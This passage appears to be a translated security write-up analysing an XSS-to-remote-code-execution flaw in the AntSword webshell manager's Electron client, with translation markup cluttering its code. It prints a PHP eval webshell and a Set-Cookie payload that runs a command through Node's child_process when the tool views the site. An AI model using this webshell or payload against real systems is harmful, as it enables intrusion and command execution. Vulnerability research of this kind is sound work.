style="vertical-align: inherit;">
    'menubar',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'request',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'database',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'cache',</font></font><font></font><font style="vertical-align: inherit;"><font
```

```
style="vertical-align: inherit;">
    'update',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    'plugStore'</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  ].map((_) => {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    new(require(`./modules/${_}`))(electron, app,
mainWindow);</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  });</font></font><font></font>
```

We currently have no way to control whether remote interaction is possible in the modules directory.


Embedded browser code execution flow analysis:

Can the traditional JS code (Chrome's V8 engine) operate on your computer's files? There is no way, so we need to use external forces to execute the code. Electron is developed based on node.js, and node.js can manipulate files and even execute commands. So the role of the nodeIntegration attribute mentioned earlier is highlighted. Without it, we need to take a lot of detours to execute the code, but if the nodeIntegration attribute is turned on, we can directly call the nodejs library for code execution.

Since it is based on nodejs, it must be driven by JS. In penetration testing, we need to have an XSS vulnerability if we want to modify or operate a page, and the same applies to embedded browsers.

According to software function analysis:

First of all, through the function of the software, we can know that Ant Sword is a webshell management program, so the place where it communicates with the remote is fixed. We need to send back data from the controlled end and present it to the user. Which ones are controllable by the server?



It's nothing more than the above modules. With ideas, we only need to audit the JS where the above modules are located.

Through the function JS and some other files, and debugging output information, the specific implementation directories of several functions in the above figure are obtained:

app.js Line 64:


```
<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">mainWindow.loadURL('ant-views://front/index.html');
</font></font>
```

front/index.html Line 10:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  <script
src="ant-src://load.entry.js"></script>
</font></font>
```

load.entry.js Line 154:

```
<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">require('app.entry');
</font></font>
```



Filter function:

Through analysis, we know that there are the following two functions:

noxss:

This function is used to filter the dangerous characters in the data returned by the server:

```
<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">  noxss: (html ='', wrap = true) =>
{</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    let _html = String(html)</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      .replace(/&/g, "&")</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      .replace(/'/g, "'")</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      .replace(/>/g, ">")</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      .replace(/</g, "<")</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      .replace(/"/g, """);</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
    if (wrap) {</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
      _html =
_html.replace(/\n/g,'<br/>');</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
    }</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    return _html;</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align:
inherit;">
  }</font></font><font></font>
```

unxss:

Convert the materialized characters back to dangerous characters.

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  unxss: (html
='', wrap = true) => {</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    let _html = String(html)</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
      .replace(/'/g, "'")</font></font><font></font>
      .replace(/&gt;/g, ">")<font></font>
      .replace(/&lt;/g, "<")<font></font>
      .replace(/&quot;/g, '"')<font></font>
      .replace(/&amp;/g, "&");<font></font>
    if (wrap) {<font></font>
      _html = _html.replace(/<br\/>/g, '\n'); // 只替换 noxss 转义过的<font></font>
    }<font></font>
    return _html;<font></font>
  },<font></font>
```

The process from an XSS vulnerability to RCE:

source\modules\viewsite\index.js

```
_refreshCookie() {<font></font>
  CookieMgr<font></font>
    .get({<font></font>
      url: this.opts['url']<font></font>
    })<font></font>
    .then((cookie) => {<font></font>
      let data = [];<font></font>
      cookie.map((c, i) => {<font></font>
        data.push({<font></font>
          id: i + 1,<font></font>
          data: [<font></font>
            c.name, c.value, c.domain, c.path, c.session ?<font></font>
            'Session' :<font></font>
            new Date(c.expirationDate).toUTCString(),<font></font>
            c.name.length + c.value.length,<font></font>
            c.httpOnly ?<font></font>
            'httpOnly' :<font></font>
            '',<font></font>
            c.secure ?<font></font>
            'Secure' :<font></font>
            ''<font></font>
          ]<font></font>
        });<font></font>
      });<font></font>
      // 刷新UI<font></font>
      this<font></font>
```

```
        .grid<font></font>
        .clearAll();<font></font>
      this<font></font>
        .grid<font></font>
        .parse({<font></font>
          'rows': data<font></font>
        }, 'json');<font></font>
    })<font></font>
}<font></font>
```

1. Request the url of the current shell:

```
.get({<font></font>
        url: this.opts['url']<font></font>
      })<font></font>
```

2. Pass the result obtained to the anonymous function:

```
then((cookie) => {<font></font>
    ......<font></font>
}<font></font>
```

3. Get data from the server and enter the parse function without calling noxss

```
refreshCookie() {<font></font>
      .......<font></font>
        data.push({<font></font>
          id: i + 1,<font></font>
          data: [<font></font>
            c.name, c.value, c.domain, c.path, c.session ?<font></font>
            'Session' :<font></font>
            new Date(c.expirationDate).toUTCString(),<font></font>
            c.name.length + c.value.length,<font></font>
            c.httpOnly ?<font></font>
            'httpOnly' :<font></font>
            '',<font></font>
            c.secure ?<font></font>
            'Secure' :<font></font>
            ''<font></font>
          ]<font></font>
        });<font></font>
      });<font></font>
      // 刷新UI<font></font>
      this<font></font>
        .grid<font></font>
```

```
        .clearAll();<font></font>
      this<font></font>
        .grid<font></font>
        .parse({<font></font>
          'rows': data<font></font>
        }, 'json');<font></font>
    })<font></font>
}<font></font>
```

Construct payload

Because the target has nodeIntegration turned on, the nodejs library can be used directly:

```
require('child_process').exec('calc.exe')
```

Implant code:

Assume that o.php is the backdoor left by hackers:


```
<?php<font></font>
eval(''.$_POST['s']);<font></font>
?><font></font>
```

Because Ant Sword obtains cookies, it needs to call the header function:


```
<?php<font></font>
<font></font>
eval(''.$_POST['s']);<font></font>
<font></font>
header("set-cookie:aaa=<img src=1
onerror=require('child_process').exec('calc.exe')>");<font></font>
?><font></font>
```

```
<?php
  eval(''.$_POST['s']);
  header("set-cookie:aaa=<img src=1 onerror=require('child_process').exec('calc.exe')>");
  ?>
```

Use the browse website function:



Browse the website:



Successfully inject JS code and execute commands.